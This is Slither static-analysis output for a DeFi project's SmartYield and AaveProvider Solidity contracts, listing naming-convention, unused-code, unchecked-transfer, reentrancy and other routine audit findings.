Function IPool.BRIDGE_PROTOCOL_FEE() (contracts/external/aave/IPool.sol#686) is not in mixedCase
Function IPool.FLASHLOAN_PREMIUM_TO_PROTOCOL() (contracts/external/aave/IPool.sol#692) is not in mixedCase
Function IPool.MAX_NUMBER_RESERVES() (contracts/external/aave/IPool.sol#698) is not in mixedCase
Function IProvider._depositProvider(uint256) (contracts/interfaces/IProvider.sol#15) is not in mixedCase
Function IProvider._withdrawProvider(uint256) (contracts/interfaces/IProvider.sol#18) is not in mixedCase
Function IProvider._takeUnderlying(address,uint256) (contracts/interfaces/IProvider.sol#20) is not in mixedCase
Function IProvider._sendUnderlying(address,uint256) (contracts/interfaces/IProvider.sol#22) is not in mixedCase
Function IProvider._borrowProvider(address,uint256) (contracts/interfaces/IProvider.sol#31) is not in mixedCase
Function IProvider._repayProvider(address,uint256) (contracts/interfaces/IProvider.sol#33) is not in mixedCase
Function IProvider._getUserAccountDataProvider(address) (contracts/interfaces/IProvider.sol#35-44) is not in mixedCase
Function IProvider._getReserveDataProvider(address) (contracts/interfaces/IProvider.sol#46) is not in mixedCase
Constant WadRayMath.halfWAD (contracts/libraries/WayRayMath.sol#16) is not in UPPER_CASE_WITH_UNDERSCORES
Constant WadRayMath.halfRAY (contracts/libraries/WayRayMath.sol#19) is not in UPPER_CASE_WITH_UNDERSCORES
Parameter SmartYield.setPaused(bool)._paused (contracts/policies/SmartYield.sol#82) is not in mixedCase
Parameter SmartYield.setVault(address)._vault (contracts/policies/SmartYield.sol#127) is not in mixedCase
Parameter SmartYield.setHealthFactorGuard(uint256)._healthFactorGuard (contracts/policies/SmartYield.sol#131) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._controller (contracts/policies/SmartYield.sol#150) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._aToken (contracts/policies/SmartYield.sol#151) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._providerImpl (contracts/policies/SmartYield.sol#152) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._bondTokenImpl (contracts/policies/SmartYield.sol#153) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._withdrawWindow (contracts/policies/SmartYield.sol#154) is not in mixedCase
Parameter SmartYield.initialize(address,address,address,address,uint256,uint256)._healthFactorGuard (contracts/policies/SmartYield.sol#155) is not in mixedCase
Parameter SmartYield.getHealthFactor(uint256)._debtId (contracts/policies/SmartYield.sol#170) is not in mixedCase
Parameter SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is not in mixedCase
Parameter SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is not in mixedCase
Parameter SmartYield.provideRealizedYield(address,uint256)._bond (contracts/policies/SmartYield.sol#205) is not in mixedCase
Parameter SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is not in mixedCase
Parameter SmartYield.claimReward(address)._user (contracts/policies/SmartYield.sol#220) is not in mixedCase
Parameter SmartYield.buyBond(address,uint256,uint256)._bond (contracts/policies/SmartYield.sol#237) is not in mixedCase
Parameter SmartYield.buyBond(address,uint256,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is not in mixedCase
Parameter SmartYield.redeemBond(address,uint256)._bond (contracts/policies/SmartYield.sol#256) is not in mixedCase
Parameter SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is not in mixedCase
Parameter SmartYield.rolloverBond(address,uint256)._bond (contracts/policies/SmartYield.sol#273) is not in mixedCase
Parameter SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is not in mixedCase
Parameter SmartYield.withdraw(address,uint256)._bond (contracts/policies/SmartYield.sol#293) is not in mixedCase
Parameter SmartYield.withdraw(address,uint256)._withdrawAmount (contracts/policies/SmartYield.sol#293) is not in mixedCase
Parameter SmartYield.borrow(address,uint256,address,uint256)._bond (contracts/policies/SmartYield.sol#314) is not in mixedCase
Parameter SmartYield.borrow(address,uint256,address,uint256)._bondAmount (contracts/policies/SmartYield.sol#315) is not in mixedCase
Parameter SmartYield.borrow(address,uint256,address,uint256)._borrowAsset (contracts/policies/SmartYield.sol#316) is not in mixedCase
Parameter SmartYield.borrow(address,uint256,address,uint256)._borrowAmount (contracts/policies/SmartYield.sol#317) is not in mixedCase
Parameter SmartYield.repay(uint256)._debtId (contracts/policies/SmartYield.sol#350) is not in mixedCase
Parameter SmartYield.liquidateDebt(uint256)._debtId (contracts/policies/SmartYield.sol#366) is not in mixedCase
Parameter SmartYield.setNextTermFor(uint256,uint16,uint16,address)._start (contracts/policies/SmartYield.sol#388) is not in mixedCase
Parameter SmartYield.setNextTermFor(uint256,uint16,uint16,address)._termLength (contracts/policies/SmartYield.sol#389) is not in mixedCase
Parameter SmartYield.setNextTermFor(uint256,uint16,uint16,address)._feeRate (contracts/policies/SmartYield.sol#390) is not in mixedCase
Parameter SmartYield.setNextTermFor(uint256,uint16,uint16,address)._currentTerm (contracts/policies/SmartYield.sol#391) is not in mixedCase
Parameter SmartYield.liquidateTerm(address)._bond (contracts/policies/SmartYield.sol#420) is not in mixedCase
Parameter SmartYield.enableBorrowAsset(address)._asset (contracts/policies/SmartYield.sol#445) is not in mixedCase
Parameter SmartYield.disableBorrowAsset(address)._asset (contracts/policies/SmartYield.sol#453) is not in mixedCase
Parameter SmartYield.setUseUseReserveAsCollateral(address,bool)._asset (contracts/policies/SmartYield.sol#461) is not in mixedCase
Parameter SmartYield.setUserUseReserveAsCollateral(address,bool)._useAsCollateral (contracts/policies/SmartYield.sol#461) is not in mixedCase
Function SmartYield._computeHealthFactor(SmartYield.Debt) (contracts/policies/SmartYield.sol#519-532) is not in mixedCase
Parameter SmartYield._computeHealthFactor(SmartYield.Debt)._debt (contracts/policies/SmartYield.sol#519) is not in mixedCase
Function SmartYield._computeLtv(SmartYield.Debt) (contracts/policies/SmartYield.sol#535-551) is not in mixedCase
Parameter SmartYield._computeLtv(SmartYield.Debt)._debt (contracts/policies/SmartYield.sol#539) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions
```

```
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.removeLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#192) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.addLiquidity(uint256)._tokenAmount (contracts/policies/SmartYield.sol#180) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield.redeemBond(address,uint256)._totalRedeem (contracts/policies/SmartYield.sol#261) is too similar to SmartYield._redeem(address,uint256).totalRedeem_ (contracts/policies/SmartYield.sol#478)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.withdraw(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#22)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.provideRealizedYield(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#205) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.rolloverBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#20)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.redeemBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#18)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to SmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield.rolloverBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#273) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.removeLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#12)
Variable SmartYield._redeem(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#473) is too similar to ISmartYield.addLiquidity(uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#10)
Variable SmartYield.buyBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#237) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to SmartYield.buyBond(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#16)
Variable SmartYield.redeemBond(address,uint256)._tokenAmount (contracts/policies/SmartYield.sol#256) is too similar to ISmartYield.provideRealizedYield(address,uint256).tokenAmount_ (contracts/interfaces/ISmartYield.sol#14)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

ClonesUpgradeable.clone(address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#25-35) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_clone_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d730000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#29)
ClonesUpgradeable.clone(address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#25-35) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_clone_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf3000000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#31)
ClonesUpgradeable.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#44-54) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_cloneDeterministic_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d730000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#48)
ClonesUpgradeable.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#44-54) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_cloneDeterministic_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf3000000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#50)
ClonesUpgradeable.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#59-75) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_predictDeterministicAddress_asm_0,0x3d602d80600a3d3981f3363d3d373d3d3d363d730000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#67)
ClonesUpgradeable.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#59-75) uses literals with too many digits:
        - mstore(uint256,uint256)(ptr_predictDeterministicAddress_asm_0 + 0x28,0x5af43d82803e903d91602b57fd5bf3ff00000000000000000000000000000000) (node_modules/@openzeppelin/contracts-upgradeable/proxy/ClonesUpgradeable.sol#69)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is never used in SmartYield (contracts/policies/SmartYield.sol#21-552)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable
```

AaveProvider.sol

```
AaveProvider._takeUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#45-50) ignores return value by IERC20Upgradeable(uToken).transferFrom(from_,address(this),underlyingAmount_) (contracts/providers/AaveProvider.sol#47)
AaveProvider._sendUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#53-58) ignores return value by IERC20Upgradeable(uToken).transfer(to_,underlyingAmount_) (contracts/providers/AaveProvider.sol#55)
AaveProvider._borrowProvider(address,uint256) (contracts/providers/AaveProvider.sol#117-121) ignores return value by IERC20Upgradeable(borrowAsset).transfer(smartYield,amount) (contracts/providers/AaveProvider.sol#120)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

AaveProvider._sendUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#53-58) uses a dangerous strict equality:
        - require(bool,string)(0 == (balanceAfter - balanceBefore) - underlyingAmount_),AP: _sendUnderlying amount) (contracts/providers/AaveProvider.sol#57)
AaveProvider._takeUnderlying(address,uint256) (contracts/providers/AaveProvider.sol#45-50) uses a dangerous strict equality:
        - require(bool,string)(0 == (balanceAfter - balanceBefore) - underlyingAmount_),AP: _takeUnderlying amount) (contracts/providers/AaveProvider.sol#49)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities

Contract locking ether found:
        Contract AaveProvider (contracts/providers/AaveProvider.sol#14-156) has payable functions:
         - IProvider._repayProvider(address,uint256) (contracts/interfaces/IProvider.sol#33)
         - AaveProvider._repayProvider(address,uint256) (contracts/providers/AaveProvider.sol#123-126)
        But does not have a function to withdraw the ether
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#contracts-that-lock-ether

AaveProvider._depositProviderInternal(uint256) (contracts/providers/AaveProvider.sol#67-70) ignores return value by IERC20Upgradeable(uToken).approve(address(IAToken(cToken).POOL()),underlyingAmount_) (contracts/providers/AaveProvider.sol#68)
AaveProvider.enableBorrowAsset(address) (contracts/providers/AaveProvider.sol#108-110) ignores return value by whiteListAssets.add(asset) (contracts/providers/AaveProvider.sol#109)
AaveProvider.disableBorrowAsset(address) (contracts/providers/AaveProvider.sol#112-114) ignores return value by whiteListAssets.remove(asset) (contracts/providers/AaveProvider.sol#113)
AaveProvider._repayProvider(address,uint256) (contracts/providers/AaveProvider.sol#123-126) ignores return value by IERC20Upgradeable(borrowAsset).approve(address(IAToken(cToken).POOL()),_amount) (contracts/providers/AaveProvider.sol#124)
AaveProvider._repayProvider(address,uint256) (contracts/providers/AaveProvider.sol#123-126) ignores return value by IPool(IAToken(cToken).POOL()).repay(borrowAsset,_amount,1,address(this)) (contracts/providers/AaveProvider.sol#125)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

IAaveIncentivesController.configureAssets(address[],uint256[]).assets (contracts/external/aave/IAaveIncentivesController.sol#85) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.getRewardsBalance(address[],address).assets (contracts/external/aave/IAaveIncentivesController.sol#105) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimRewards(address[],uint256,address).assets (contracts/external/aave/IAaveIncentivesController.sol#115) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimRewardsOnBehalf(address[],uint256,address,address).assets (contracts/external/aave/IAaveIncentivesController.sol#130) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
IAaveIncentivesController.claimAllRewards(address[],address).assets (contracts/external/aave/IAaveIncentivesController.sol#168) shadows:
        - IAaveIncentivesController.assets(address) (contracts/external/aave/IAaveIncentivesController.sol#57-64) (function)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

AaveProvider.initialize(address,address).aToken_ (contracts/providers/AaveProvider.sol#36) lacks a zero-check on :
                - cToken = aToken_ (contracts/providers/AaveProvider.sol#37)
                - uToken = IAToken(aToken_).UNDERLYING_ASSET_ADDRESS() (contracts/providers/AaveProvider.sol#38)
AaveProvider.initialize(address,address).smartYield_ (contracts/providers/AaveProvider.sol#36) lacks a zero-check on :
                - smartYield = smartYield_ (contracts/providers/AaveProvider.sol#39)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

Reentrancy in AaveProvider._depositProvider(uint256) (contracts/providers/AaveProvider.sol#61-64):
        External calls:
        - _depositProviderInternal(underlyingAmount_) (contracts/providers/AaveProvider.sol#62)
                - IERC20Upgradeable(uToken).approve(address(IAToken(cToken).POOL()),underlyingAmount_) (contracts/providers/AaveProvider.sol#68)
                - IPool(IAToken(cToken).POOL()).supply(uToken,underlyingAmount_,address(this),0) (contracts/providers/AaveProvider.sol#69)
        State variables written after the call(s):
        - totalUnRedeemed = totalUnRedeemed + underlyingAmount_ (contracts/providers/AaveProvider.sol#63)
Reentrancy in AaveProvider._withdrawProvider(uint256) (contracts/providers/AaveProvider.sol#73-76):
        External calls:
        - _withdrawProviderInternal(underlyingAmount_) (contracts/providers/AaveProvider.sol#74)
                - actualUnderlyingAmount = IPool(IAToken(cToken).POOL()).withdraw(uToken,underlyingAmount_,address(this)) (contracts/providers/AaveProvider.sol#84-88)
        State variables written after the call(s):
        - totalUnRedeemed = totalUnRedeemed - underlyingAmount_ (contracts/providers/AaveProvider.sol#75)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.AddressSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#282-292) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#287-289)
EnumerableSetUpgradeable.values(EnumerableSetUpgradeable.UintSet) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#356-366) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#361-363)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity is used:
        - Version used: ['^0.8.10', '^0.8.0', '^0.8.1', '^0.8.10', '^0.8.2']
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/ERC20Upgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/extensions/draft-IERC20PermitUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/token/ERC20/utils/SafeERC20Upgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - 0.8.10 (contracts/external/aave/DataTypes.sol#2)
        - 0.8.10 (contracts/external/aave/IAToken.sol#2)
        - 0.8.10 (contracts/external/aave/IAaveIncentivesController.sol#2)
        - 0.8.10 (contracts/external/aave/IInitializableAToken.sol#2)
        - 0.8.10 (contracts/external/aave/IPool.sol#2)
        - 0.8.10 (contracts/external/aave/IPoolAddressesProvider.sol#2)
        - 0.8.10 (contracts/external/aave/IScaledBalanceToken.sol#2)
        - ^0.8.10 (contracts/interfaces/IProvider.sol#2)
        - v2 (contracts/interfaces/IProvider.sol#3)
        - ^0.8.10 (contracts/providers/AaveProvider.sol#2)
        - v2 (contracts/providers/AaveProvider.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
EnumerableSetUpgradeable._at(EnumerableSetUpgradeable.Set,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#138-140) is never used and should be removed
EnumerableSetUpgradeable._length(EnumerableSetUpgradeable.Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#124-126) is never used and should be removed
EnumerableSetUpgradeable._values(EnumerableSetUpgradeable.Set) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#150-152) is never used and should be removed
```

```
EnumerableSetUpgradeable.add(EnumerableSetUpgradeable.Bytes32Set,bytes32) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#166-168) is never used and should be removed
EnumerableSetUpgradeable.add(EnumerableSetUpgradeable.UintSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#306-308) is never used and should be removed
EnumerableSetUpgradeable.at(EnumerableSetUpgradeable.AddressSet,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/structs/EnumerableSetUpgradeable.sol#270-272) is never used and should be removed
